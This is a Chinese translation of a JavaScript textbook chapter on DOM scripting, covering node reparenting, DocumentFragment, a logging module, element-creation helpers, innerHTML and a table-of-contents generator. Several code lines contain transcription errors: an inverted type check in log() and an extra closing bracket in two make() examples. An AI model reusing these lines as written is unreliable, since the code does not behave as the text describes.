在例 15-5 中，重新排列了文档元素但是将它们保持在同一个父元素之下。然而，注意，DOM API 允许文档树中的节点在树中自由地移动（但是，只是在同一个文档中）。例 15-7 演示了这一点，它定义了名为 `embolden()` 的函数，该函数用表示 HTML 标记 `` 的新元素（由 `Document` 对象的 `createElement()` 方法创建）替换指定的节点，并改变原始节点的父节点，使它成为新的 `` 节点的子节点。在一个 HTML 文档中，这会使该节点中的所有文本或它的子孙以粗体显示。

例 15-7: 把一个节点的父节点重定为 `` 元素

```
<script>  
// This function takes a Node n, replaces it in the tree with an Element node  
// that represents an HTML <b> tag, and then makes the original node the  
// child of the new <b> element.  
function embolden(n) {  
    if (typeof n == "string") n = document.getElementById(n); // Lookup node  
    var b = document.createElement("b"); // Create a new <b> element  
    var parent = n.parentNode; // Get the parent of the node  
    parent.replaceChild(b, n); // Replace the node with the <b> tag  
    b.appendChild(n); // Make the node a child of the <b> element  
}  
</script>
```

```
<!-- A couple of sample paragraphs -->
<p id="p1">This <i>is</i> paragraph #1.</p>
<p id="p2">This <i>is</i> paragraph #2.</p>
<!-- A button that invokes the embolden() function on the element named p1 -->
<button onclick="embolden('p1');">Embolden</button>
```

15.7.1 修改属性

除了用改变文本和重排节点的方式修改文档外,还可以通过设置文档元素的属性对文档进行较大的修改。一种方法是调用 `element.setAttribute()`。例如:

```
var headline = document.getElementById("headline"); // Find named element
headline.setAttribute("align", "center");           // Set align='center'
```

表示 HTML 属性的 DOM 元素定义了对应于每个标准属性的 JavaScript 属性 (即使是被废弃使用的属性,如 `align`), 所以也可以用这段代码实现同样的效果:

```
var headline = document.getElementById("headline");
headline.align = "center"; // Set alignment attribute.
```

正如第 16 章所介绍的,可以用这种方式来改变 HTML 元素的 CSS 风格属性,从而实现非常多有用的效果。这么做并不会改变文档结构或内容,但是会改变其表现形式。

15.7.2 使用 Document 段

`DocumentFragment` 是一种特殊类型的节点,它自身不出现在文档中,只作为连续节点集合的临时容器,并允许将这些节点作为一个对象来操作。当把一个 `DocumentFragment` 插入文档时 (用 `Node` 对象的 `appendChild()`、`insertBefore()` 或 `replaceChild()` 方法), 插入的不是 `DocumentFragment` 自身,而是它的所有子节点。

可以用 `document.createDocumentFragment()` 来创建一个 `DocumentFragment`。创建了 `DocumentFragment` 后,就可以用下列代码使用它。可以用 `appendChild()` 或任何相关的 `Node` 方法来为一个 `DocumentFragment` 添加节点。在这样做之后,段还是空的并且无法复用,除非首先为它添加一个孩子节点。例 15-8 展示了这一过程。它定义了一个 `reverse()` 函数,在反转一个 `Node` 的孩子的顺序的时候,它使用一个 `DocumentFragment` 作为临时容器。

例 15-8: 使用一个 DocumentFragment

```
// Reverse the order of the children of Node n
function reverse(n) {
    // Create an empty DocumentFragment as a temporary container
    var f = document.createDocumentFragment();
```

```
// Now loop backward through the children, moving each one to the fragment.
// The last child of n becomes the first child of f, and vice-versa.
// Note that appending a child to f automatically removes it from n.
while(n.lastChild) f.appendChild(n.lastChild);

// Finally, move the children of f all at once back to n, all at once.
n.appendChild(f);
}
```

15.8 给文档添加内容

`Document.createElement()` 方法和 `Document.createTextNode()` 方法创建新的 `Element` 节点和 `Text` 节点，而方法 `Node.appendChild()`、`Node.insertBefore()` 和 `Node.replaceChild()` 可以用来将它们添加到一个文档。有了这些方法，就可以构建任意文档内容的一个 DOM 树。

例 15-9 是一个扩展后的示例，它定义了一个 `log()` 函数用于记录消息和对象。这个例子还包含了一个 `log.debug()` 工具函数，在调试 JavaScript 代码的时候，它可以作为插入 `alert()` 调用的一个有用的替代。传递给 `log()` 函数的“消息”要么是一个纯文本字符串，要么是一个 JavaScript 对象。当记录一个字符串的时候，它只是照原样显示。当记录一个对象的时候，它显示为属性名和属性值的一个表。不管是哪种情况，`createElement()` 和 `createTextNode()` 函数都创建新的内容。

使用一个合适的 CSS 样式表（在例子中给出），例 15-9 的 `log()` 函数产生如图 15-4 所示的输出。

例 15-9 更长一些，但是它也有详细的注释，值得仔细研究。尤其是，对于 `createElement()`、`createTextNode()` 和 `appendChild()` 的调用要多加注意。私有函数 `log.makeTable()` 示意了如何使用这些函数来创建一个 HTML 表的相对复杂的结构。

例 15-9：客户端 JavaScript 程序的一个记录工具

```
/*
 * Log.js: Unobtrusive logging facility
 *
 * This module defines a single global symbol: a function named log().
 * Log a message by calling this function with 2 or 3 arguments:
 *
 *   category: the type of the message. This is required so that messages
 *             of different types can be selectively enabled or disabled and so
 *             that they can be styled independently. See below.
 *
 *   message: the text to be logged. May be empty if an object is supplied
 */
```

```

*   object: an object to be logged. This argument is optional. If passed,
*   the properties of the object will be logged in the form of a table.
*   Any property whose value is itself an object may be logged recursively.
*
* Utility Functions:
*
*   The log.debug() and log.warn() functions are utilities that simply
*   call the log() function with hardcoded categories of "debug" and
*   "warning". It is trivial to define a utility that replaces the built-in
*   alert() method with one that calls log().
*
* Enabling Logging
*
*   Log messages are not displayed by default. You can enable the
*   display of messages in a given category in one of two ways. The
*   first is to create a <div> or other container element with an id
*   of "<category>_log". For messages whose category is "debug", you might
*   place the following in the containing document:
*
*       <div id="debug_log"></div>
*
*   In this case, all messages of the specified category are appended
*   to this container, which can be styled however you like.
*
*   The second way to enable messages for a given category is to
*   set an appropriate logging option. To enable the category
*   "debug", you'd set log.options.debugEnabled = true. When you
*   do this, a <div class="log"> is created for the logging messages.
*   If you want to disable the display of log messages, even if a container
*   with a suitable id exists, set another option:
*   log.options.debugDisabled=true. Set this option back to false to
*   re-enable log messages of that category.
*
* Styling Log Messages
*
*   In addition to styling the log container, you can use CSS to
*   style the display of individual log messages. Each log message
*   is placed in a <div> tag, and given a CSS class of
*   <category>_message. Debugging messages would have a class "debug_message"
*
* Log Options
*
*   Logging behavior can be altered by setting properties of the log.options
*   object, such as the options described earlier to enable or disable logging
*   for given categories. A few other options are available:
*
*       log.options.timestamp: If this property is true, each log message
*           will have the date and time added to it.
*
*       log.options.maxRecursion: An integer that specifies the maximum number
*           of nested tables to display when logging objects. Set this to 0 if
*           you never want a table within a table.
*
*       log.options.filter: A function that filters properties out when logging

```

```
*      an object. A filter function is passed the name and value of
*      a property and returns true if the property should appear in the
*      object table or false otherwise.
*/
function log(category, message, object) {
    // If this category is explicitly disabled, do nothing
    if (log.options[category + "Disabled"]) return;

    // Find the container
    var id = category + "_log";
    var c = document.getElementById(id);

    // If there is no container, but logging in this category is enabled,
    // create the container.
    if (!c && log.options[category + "Enabled"]) {
        c = document.createElement("div");
        c.id = id;
        c.className = "log";
        document.body.appendChild(c);
    }

    // If still no container, we ignore the message
    if (!c) return;

    // If timestamping is enabled, add the timestamp
    if (log.options.timestamp)
        message = new Date() + ": " + (message?message:"");

    // Create a <div> element to hold the log entry
    var entry = document.createElement("div");
    entry.className = category + "_message";

    if (message) {
        // Add the message to it
        entry.appendChild(document.createTextNode(message));
    }

    if (object && typeof object != "object") {
        entry.appendChild(log.makeTable(object, 0));
    }

    // Finally, add the entry to the logging container
    c.appendChild(entry);
}

// Create a table to display the properties of the specified object
log.makeTable = function(object, level) {
    // If we've reached maximum recursion, return a Text node instead.
    if (level > log.options.maxRecursion)
        return document.createTextNode(object.toString());

    // Create the table we'll be returning
    var table = document.createElement("table");
    table.border = 1;
```



```
// Add a Name|Type|Value header to the table
var header = document.createElement("tr");
var headerName = document.createElement("th");
var headerType = document.createElement("th");
var headerValue = document.createElement("th");
headerName.appendChild(document.createTextNode("Name"));
headerType.appendChild(document.createTextNode("Type"));
headerValue.appendChild(document.createTextNode("Value"));
header.appendChild(headerName);
header.appendChild(headerType);
header.appendChild(headerValue);
table.appendChild(header);

// Get property names of the object and sort them alphabetically
var names = [];
for(var name in object) names.push(name);
names.sort();

// Now loop through those properties
for(var i = 0; i < names.length; i++) {
    var name, value, type;
    name = names[i];
    try {
        value = object[name];
        type = typeof value;
    }
    catch(e) { // This should not happen, but it can in Firefox
        value = "<unknown value>";
        type = "unknown";
    }

    // Skip this property if it is rejected by a filter
    if (log.options.filter && !log.options.filter(name, value)) continue;

    // Never display function source code: it takes up too much room
    if (type == "function") value = "{/*source code suppressed*/}";

    // Create a table row to display property name, type and value
    var row = document.createElement("tr");
    row.vAlign = "top";
    var rowName = document.createElement("td");
    var rowType = document.createElement("td");
    var rowValue = document.createElement("td");
    rowName.appendChild(document.createTextNode(name));
    rowType.appendChild(document.createTextNode(type));

    // For objects, recurse to display them as tables
    if (type == "object")
        rowValue.appendChild(log.makeTable(value, level+1));
    else
        rowValue.appendChild(document.createTextNode(value));
    // Add the cells to the row, and add the row to the table
    row.appendChild(rowName);
    row.appendChild(rowType);
    row.appendChild(rowValue);
}
```

```
        table.appendChild(row);
    }

    // Finally, return the table.
    return table;
}

// Create an empty options object
log.options = {};

// Utility versions of the function with hardcoded categories
log.debug = function(message, object) { log("debug", message, object); };
log.warn = function(message, object) { log("warning", message, object); };

// Uncomment the following line to convert alert() dialogs to log messages
// function alert(msg) { log("alert", msg); }
```




图 15-4: log()函数的输出

出现在图 15-4 中的调试消息是由如下代码所创建的:

```
<head>
<script src="Log.js"></script>
<link rel="stylesheet" type="text/css" href="log.css"> <!-- include styles -->
```

```

</head>
<body>
<script>
function makeRectangle(x, y, w, h) { // This is the function we want to
debug
    log.debug("entering makeRectangle");    // Log a message
    var r = {x:x, y:y, size: { w:w, h:h }};
    log.debug("New rectangle", r);        // Log an object
    log.debug("exiting makeRectangle");    // Log another message
    return r;
}
</script>
<!-- this button invokes the function we want to debug -->
<button onclick="makeRectangle(1,2,3,4);">Make Rectangle</button>
<!-- This is where our logging messages will be placed -->
<!-- We enable logging by putting this <div> in the document -->
<div id="debug_log" class="log"></div>
</body>

```

图 15-4 所示的记录消息是使用 CSS 样式创建的，这个 CSS 样式通过一个 `<link>` 标记导入到代码中。用来创建这个图的样式如下：

```

#debug_log { /* Styles for our debug message container */
    background-color: #aaa;    /* gray background */
    border: solid black 2px;    /* black border */
    overflow: auto;            /* scrollbars */
    width: 75%;                /* not as wide as full window */
    height: 300px;             /* don't take up too much vertical space */
}

#debug_log:before { /* Give our logging area a title */
    content: "Debugging Messages";
    display: block;
    text-align: center;
    font: bold 18pt sans-serif ;
}

.debug_message { /* Place a thin black line between debug messages */
    border-bottom: solid black 1px;
}

```

第 16 章将介绍更多有关 CSS 的内容。是否理解 CSS 的细节在这里并不重要。在这里包含 CSS，只是为了让读者看到样式是如何与 `log()` 函数所创建的动态生成的内容相关联。

15.8.1 创建节点的方便方法

在研读例 15-9 的时候，读者可能注意到创建文档内容的 API 很长，首先要创建一个 `Element`，然后设置它的属性，然后创建一个 `Text` 节点并把它添加给 `Element`。接下来，

把 Element 添加给它的父亲 Element, 等等。在例 15-9 中, 仅仅是创建一个 `<table>` 元素, 设置一个属性, 并且把一个标题行添加给它就需要 13 行代码。例 15-10 定义了一个创建 Element 的工具函数, 它简化了这种重复性的 DOM 编程。

例 15-10 定义了一个名为 `make()` 的函数。`make()` 函数使用指定的标记名创建一个 Element, 设置它的属性, 并且为它添加孩子。属性指定为一个对象的属性, 孩子在一个数组中传递。这个数组的元素可能是字符串, 被转换为 Text 节点, 或者是其他的 Element 对象, 通常用嵌套的 `make()` 调用来创建。*

`make()` 有一种灵活的调用语法, 允许两种快捷方式。首先, 如果没有指定属性, 属性参数可以省略, 并且传递孩子参数来代替它。第二, 如果只有一个孩子, 它可以直接传递而不是放入到只有一个元素的数组中。唯一要注意的是, 这两种快捷方式不能组合到一起, 除非单个的孩子是一个作为字符串传递的文本节点。

使用 `make()`, 例 15-9 中创建一个 `<table>` 及其标题行的 13 行代码可以简写为如下的样子:

```
var table = make("table", {border:1}, make("tr", [make("th", "Name"),
                                                    make("th", "Type"),
                                                    make("th", "Value")]]));
```

但是, 还可以做的更好。例 15-10 在 `make()` 函数的后面跟上另外一个叫做 `maker()` 的函数。向 `maker()` 传递一个标记名, 它会返回一个嵌套的函数, 该函数使用指定硬编码的标记名来调用 `make()`。如果要创建很多表, 可以这样为常见的表格标记定义创建函数:

```
var table = maker("table"), tr = maker("tr"), th = maker("th");
```

随后, 使用这些定义好的 `maker`, 表格创建代码和标题创建代码可以缩减成一行代码:

```
var mytable = table({border:1}, tr([th("Name"), th("Type"), th("Value")]]));
```

例 15-10: Element 创建工具函数

```
/**
 * make(tagname, attributes, children):
 *   create an HTML element with specified tagname, attributes, and children.
 *
 * The attributes argument is a JavaScript object: the names and values of its
 * properties are taken as the names and values of the attributes to set.
 * If attributes is null, and children is an array or a string, the attributes
 * can be omitted altogether and the children passed as the second argument.
 *
 * The children argument is normally an array of children to be added to
 * the created element. If there are no children, this argument can be
 * omitted. If there is only a single child, it can be passed directly
```

```

* instead of being enclosed in an array. (But if the child is not a string
* and no attributes are specified, an array must be used.)
*
* Example: make("p", ["This is a ", make("b", "bold"), " word."]);
*
* Inspired by the MochiKit library (http://mochikit.com) by Bob Ippolito
*/
function make(tagname, attributes, children) {

    // If we were invoked with two arguments, the attributes argument is
    // an array or string; it should really be the children arguments.
    if (arguments.length == 2 &&
        (attributes instanceof Array || typeof attributes == "string")) {
        children = attributes;
        attributes = null;
    }

    // Create the element
    var e = document.createElement(tagname);

    // Set attributes
    if (attributes) {
        for(var name in attributes) e.setAttribute(name, attributes[name]);
    }

    // Add children, if any were specified.
    if (children != null) {
        if (children instanceof Array) { // If it really is an array
            for(var i = 0; i < children.length; i++) { // Loop through kids
                var child = children[i];
                if (typeof child == "string") // Handle text nodes
                    child = document.createTextNode(child);
                e.appendChild(child); // Assume anything else is a Node
            }
        }
        else if (typeof children == "string") // Handle single text child
            e.appendChild(document.createTextNode(children));
        else e.appendChild(children); // Handle any other single child
    }

    // Finally, return the element.
    return e;
}

/**
* maker(tagname): return a function that calls make() for the specified tag.
* Example: var table = maker("table"), tr = maker("tr"), td = maker("td");
*/
function maker(tag) {
    return function(attrs, kids) {
        if (arguments.length == 1) return make(tag, attrs);
        else return make(tag, attrs, kids);
    }
}

```

15.8.2 innerHTML 属性

尽管HTML元素节点的innerHTML属性还没有被W3C批准为DOM的正式的一部分,但它是所有现代浏览器都支持的一个重要而功能强大的属性。当查询一个HTML元素的这一属性值的时候,所得到的是表示该元素的孩子的一个HTML文本字符串。如果设置这个属性,浏览器就会调用自己的HTML解析器来解析字符串,并且用解析器所返回的结果来替换该元素的孩子。

把一个HTML文档描述成一串HTML文本,通常比将它描述为对createElement()和appendChild()的一系列的调用要更加方便和紧凑。再次考虑例15-9中的代码,它创建了一个新的<table>元素并为它添加了一个标题行。可以使用下面的innerHTML来重新编写这段相对较长的代码:

```
var table = document.createElement("table"); // Create the <table> element
table.border = 1; // Set an attribute
// Add a Name|Type|Value header to the table
table.innerHTML = "<tr><th>Name</th><th>Type</th><th>Value</th></tr>";
```

从根本上说,Web浏览器很善于解析HTML。事实证明,使用innerHTML是可以做的相当高效的事情,尤其针对大量需要解析的HTML的时候。但是,注意,使用+=运算符来为innerHTML属性附加一些文本通常效率不高,因为它既需要序列化的步骤也需要解析步骤。

innerHTML是由Microsoft在IE 4中引入的。它是4个相关属性中最为重要和常用的一个。其他的三个属性是outerHTML、innerText和outerText,Firefox和相关的浏览器并不支持它们。本章最后的15.11节将介绍它们。

15.9 例子: 动态创建的目录

前面几节展示了如何用核心DOM API遍历文档、选择文档元素、修改文档和给文档添加新内容。在本节的结尾,例15-11把这些片段集合在一个较长的例子中,来为一个HTML文档自动创建目录(或TOC)。

这个例子定义了一个方法maketoc(),并且注册了一个onload事件句柄,以便文档完成载入之后,这个函数会自动运行。当maketoc()运行的时候,它会遍历文档,查找文档中的<h1>、<h2>、<h3>、<h4>、<h5>和<h6>标记,并假定这些标记标志了文档中重要段的开头。maketoc()会查找一个带有ID“toc”的元素,并且在该元素中创建一个目录。作为这一过程的一部分,maketoc()为每个部分的标题添加部分编号,在每个部分之前插入一个指定的锚,然后在每个部分的开始处插入一个返回到TOC的链接。图15-5示意了maketoc()函数所生成的一个TOC的样子。




图 15-5: 动态创建的目录

如果要维护和修改的长文档用 `<h1>`、`<h2>` 和相关的标记进行了分段，那么 `maketoc()` 函数会很有用。在长文档中，TOC 非常有用，但如果经常修改文档，那么很难使 TOC 与文档自身保持一致。例 15-11 的代码编写为无干扰的，要使用它，只需要在 HTML 文档中包含一个模块，并且为 `maketoc()` 提供一个容器元素以便在其中插入 TOC。也可以用 CSS 来样式化 TOC。可以如下使用它：

```
<script src="TOC.js"></script> <!-- Load the maketoc() function -->
<style>
#toc { /* these styles apply to the TOC container */
background: #ddd; /* light gray background */
border: solid black 1px; /* simple border */
margin: 10px; padding: 10px; /* indentation */
```



```

}
.TOCEntry { font-family: sans-serif; } /* TOC entries in sans-serif */
.TOCEntry a { text-decoration: none; } /* TOC links are not underlined */
.TOCLevel1 { font-size: 16pt; font-weight: bold; } /* level 1 big and bold */
.TOCLevel2 { font-size: 12pt; margin-left: .5in; } /* level 2 indented */
.TOCBackLink { display: block; } /* back links on a line by themselves */
.TOC SectNum:after { content: ":"; } /* add colon after section numbers */
</style>
<body>
<div id="toc"><h1>Table Of Contents</h1></div> <!-- the TOC goes here -->
<!--
    ... rest of document goes here ...
-->

```

TOC.js 模块的代码紧随其后。例 15-11 比较长，但它有很详细的注释，而且采用的技术也已经介绍过了。它值得作为 W3C DOM 强大功能的一个实际应用的例子来研究。

例 15-11：自动生成目录

```

/**
 * TOC.js: create a table of contents for a document.
 *
 * This module defines a single maketoc() function and registers an onload
 * event handler so the function is automatically run when the document
 * finishes loading. When it runs, maketoc() first looks for a document
 * element with an id of "toc". If there is no such element, maketoc() does
 * nothing. If there is such an element, maketoc() traverses the document
 * to find all <h1> through <h6> tags and creates a table of contents, which
 * it appends to the "toc" element. maketoc() adds section numbers
 * to each section heading and inserts a link back to the table of contents
 * before each heading. maketoc() generates links and anchors with names that
 * begin with "TOC", so you should avoid this prefix in your own HTML.
 *
 * The entries in the generated TOC can be styled with CSS. All entries have
 * a class "TOCEntry". Entries also have a class that corresponds to the level
 * of the section heading. <h1> tags generate entries of class "TOCLevel1",
 * <h2> tags generate entries of class "TOCLevel2", and so on. Section numbers
 * inserted into headings have class "TOCSectNum", and the generated links back
 * to the TOC have class "TOCBackLink".
 *
 * By default, the generated links back to the TOC read "Contents".
 * Override this default (for internationalization, e.g.) by setting
 * the maketoc.backlinkText property to the desired text.
 */
function maketoc() {
    // Find the container. If there isn't one, return silently.
    var container = document.getElementById('toc');
    if (!container) return;

    // Traverse the document, adding all <h1>...<h6> tags to an array
    var sections = [];
    findSections(document, sections);

    // Insert an anchor before the container element so we can link back to it

```

```

var anchor = document.createElement("a"); // Create an <a> node
anchor.name = "TOCtop"; // Give it a name
anchor.id = "TOCtop"; // And an id (IE needs this)
container.parentNode.insertBefore(anchor, container); // add before toc

// Initialize an array that keeps track of section numbers
var sectionNumbers = [0,0,0,0,0,0];

// Now loop through the section header elements we found
for(var s = 0; s < sections.length; s++) {
    var section = sections[s];

    // Figure out what level heading it is
    var level = parseInt(section.tagName.charAt(1));
    if (isNaN(level) || level < 1 || level > 6) continue;

    // Increment the section number for this heading level
    // And reset all lower heading level numbers to zero
    sectionNumbers[level-1]++;
    for(var i = level; i < 6; i++) sectionNumbers[i] = 0;

    // Now combine section numbers for all heading levels
    // to produce a section number like 2.3.1
    var sectionNumber = "";
    for(i = 0; i < level; i++) {
